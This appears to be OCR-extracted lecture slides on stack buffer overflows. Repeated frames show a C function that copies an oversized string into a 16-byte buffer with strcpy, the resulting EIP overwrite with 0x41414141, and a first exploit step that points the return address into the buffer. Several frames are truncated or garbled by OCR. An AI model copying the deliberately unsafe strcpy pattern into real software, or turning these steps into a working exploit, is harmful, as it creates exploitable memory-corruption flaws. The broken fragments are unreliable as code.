
Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer overflow example


```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

voi       () {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void bar() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void bar() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```


? ←



Buffer overflow example


```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void bar() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




Buffer overflow example

```
%eip = 0x41414141

???
```



Buffer overflow FTW

- Program crashed! Success?
- How can we do better?




Exploiting buffer overflows

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
  foo(buf);
```

Exploiting buffer overflows


```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
   foo(buf);
}
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

voi
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
   foo(buf);
```

